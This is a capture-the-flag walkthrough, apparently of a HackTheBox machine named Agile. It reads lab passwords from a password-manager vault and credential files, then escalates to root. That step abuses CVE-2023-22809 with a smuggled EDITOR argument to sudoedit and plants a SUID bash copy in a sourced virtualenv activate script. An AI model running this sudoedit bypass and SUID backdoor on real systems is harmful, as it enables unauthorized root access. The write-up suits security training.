
SuperPassword ▯ http://test.superpass.htb/
inspect pause focus tab reload close

Click on `inspect` and a new window will pop up.


test.superpass.htb/
SuperPassword
Home Vault Export Logout
SuperPassword
A Super Password Manager
The only password manager you'll ever need.
Secure
Fast!
Convenient
The safest passwords that can be
Generate passwords in the blink of an
Just copy / paste passwords from the
Console
top
Filter
Default levels
1 Issue: 1
Console
What's New
Highlights from the Chrome 111 update
Automatic in place pretty print
The Sources panel now automatically

```
DevTools failed to load source map: Could not load content for http://test.superpass.htb/static/css/bootstrap.min.css.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
DevTools failed to load source map: Could not load content for http://test.superpass.htb/static/js/popper.min.js.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
DevTools failed to load source map: Could not load content for http://test.superpass.htb/static/js/bootstrap.min.js.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
```

Click on the link to `Vault` so that we can see any passwords saved in the test website.



Welcome to your vault

	Site	Username	Password
	agile	edwards	d07867c6267dcb5df0af
	twitter	dedwards__	7dbfe676b6b564ce5718

In the Vault we can see a password for `agile` for user `edwards` with a value of `d07867c6267dcb5df0af`. We can use this password to switch to this user.

```
corum@agile:~$ su edwards
Password: d07867c6267dcb5df0af
edwards@agile:/home/corum$ id
uid=1002(edwards) gid=1002(edwards) groups=1002(edwards)
```

Privilege Escalation

Checking for `SUDO` privileges we see some interesting entries.

```
edwards@agile:~$ sudo -l
[sudo] password for edwards:
Matching Defaults entries for edwards on agile:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit /app/app-testing/tests/functional/creds.txt
```

It turns out user Edward can run `sudoedit` for two specific files as user `dev_admin`. We can read both of these files as follows.

```
sudo -u dev_admin sudoedit /app/config_test.json

{
    "SQL_URI":
"mysql+pymysql://superpasstester:VUO8A2c2#3FnLq3*a9DX1U@localhost/superpasstest"
}
```

And for the second file:

```
sudo -u dev_admin sudoedit /app/app-testing/tests/functional/creds.txt

edwards:1d7ffjwrx#$d6qn!9nndqgde4
```

These files do not help us much at this point, however. Performing a Google search with the keywords `sudoedit exploit` we quickly come upon this security advisory from `Synaktiv` for `CVE-2023-22809` that details how sudo policy can be bypassed when using sudoedit for sudo versions `1.8.0` through `1.9.12p1`. Let's check the system's version.

```
edwards@agile:~$ sudo --version
Sudo version 1.9.9
Sudoers policy plugin version 1.9.9
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.9
Sudoers audit plugin version 1.9.9
```

It seems that sudo is outdated and potentially vulnerable, but that does not help us escalate our privileges quite yet, as we can only edit the files found previously as `dev_admin`.

The `test_and_upgrade.sh` bash script found in `/app` shows an interesting command being used and specifically `source /app/venv/bin/activate`.

```
edwards@agile:/app$ cat test_and_update.sh
#!/bin/bash

# update prod with latest from testing constantly assuming tests are passing

echo "Starting test_and_update"
date

# if already running, exit
ps auxww | grep -v "grep" | grep -q "pytest" && exit

echo "Not already running. Starting..."

# start in dev folder
cd /app/app-testing

# system-wide source doesn't seem to happen in cron jobs
source /app/venv/bin/activate

# run tests, exit if failure
pytest -x 2>&1 >/dev/null || exit

# tests good, update prod (flask debug mode will load it instantly)
cp -r superpass /app/app/
echo "Complete!"
```

The comment right above this line is quite interesting as well, because it mentions that system-wide sourcing does not function properly for cron jobs. This potentially means that the Python virtual environment file is being sourced elsewhere too. Let's take a look at the global `bashrc` file found in `/etc/`.

```
edwards@agile:/app$ cat /etc/bash.bashrc
# System-wide .bashrc file for interactive bash(1) shells.
<SNIP>
# all users will want the env associated with this application
source /app/venv/bin/activate
</SNIP>
```

Indeed, we can see that the same file is being sourced in the global `bashrc` configuration file and this file will be executed every time a user logs into the system.

> Note: `source` is used to execute commands from a file.

The main reason that this file is not executed and in turn that the Python virtual environment is not loaded when our current or previous users log into the system, is because the more specific `.bashrc` files in each user's home directory take precedent over the global one. Let's take a look at the virtual environment activation file.

```
edwards@agile:~$ ls -al /app/venv/bin/activate
-rw-rw-r-- 1 root dev_admin 1976 Aug  5 17:03 /app/venv/bin/activate
```

We can see that the file is owned by root and group-owned by `dev_admin` and the latter has permissions to edit this file.

An attack plan starts to form. If the system is indeed vulnerable to `CVE-2023-22809` we could abuse it to write our own commands to `/app/venv/bin/activate` and when the `root` user logs in, have them execute those commands so that we can get an elevated shell on the system.

Let's now perform the exploitation. First let's edit `/app/venv/bin/activate` with the following command.

```
EDITOR='vim -- /app/venv/bin/activate' sudoedit -u dev_admin
/app/config_test.json
```

While editing this file, let's add the following lines at the bottom.

```
cp /bin/bash /tmp/TRX
chmod 4777 /tmp/TRX
```

These lines will create a copy of `bash` to `/tmp` and will add the SUID bit to the executable, meaning if we run it, it will run as the user that owns it, in this case `root`.

After waiting a while we can see that the executable has been created in `/tmp`.

```
edwards@agile:/tmp$ ls -al
total 1440
drwxrwxrwt 19 root    root       4096 Aug  5 17:14 .
drwxr-xr-x 20 root    root       4096 Feb 20 23:29 ..
drwxrwxrwt  2 root    root       4096 Aug  5 16:32 .ICE-unix
drwxrwxrwt  2 root    root       4096 Aug  5 16:32 .Test-unix
drwxrwxrwt  2 root    root       4096 Aug  5 16:32 .X11-unix
drwxrwxrwt  2 root    root       4096 Aug  5 16:32 .XIM-unix
drwx------  3 runner  runner     4096 Aug  5 17:06 .com.google.Chrome.9EXEEH
drwx------  2 runner  runner     4096 Aug  5 17:06 .com.google.Chrome.obZhVV
drwxrwxrwt  2 root    root       4096 Aug  5 16:32 .font-unix
-rwsrwxrwx  1 root    root    1396520 Aug  5 17:14 TRX
drwx------  2 runner  runner     4096 Aug  5 16:33 attachments
drwx------  2 runner  runner     4096 Aug  5 16:33 completed
drwx------  2 runner  runner     4096 Aug  5 16:33 new
drwx------  2 runner  runner     4096 Aug  5 16:33 pending
drwx------  2 root    root       4096 Aug  5 16:32 snap-private-tmp
drwx------  2 edwards edwards    4096 Aug  5 16:42 tmux-1002
drwx------  2 root    root       4096 Aug  5 16:34 vmware-root_595-4013788883
```

Finally we can execute this file to get a an effective UID of 0 (`root`) with the following command.

```
edwards@agile:/tmp$ ./TRX -p
edwards@agile:/tmp# id
uid=1002(edwards) gid=1002(edwards) euid=0(root) groups=1002(edwards)
```

The root flag can be found in `/root`.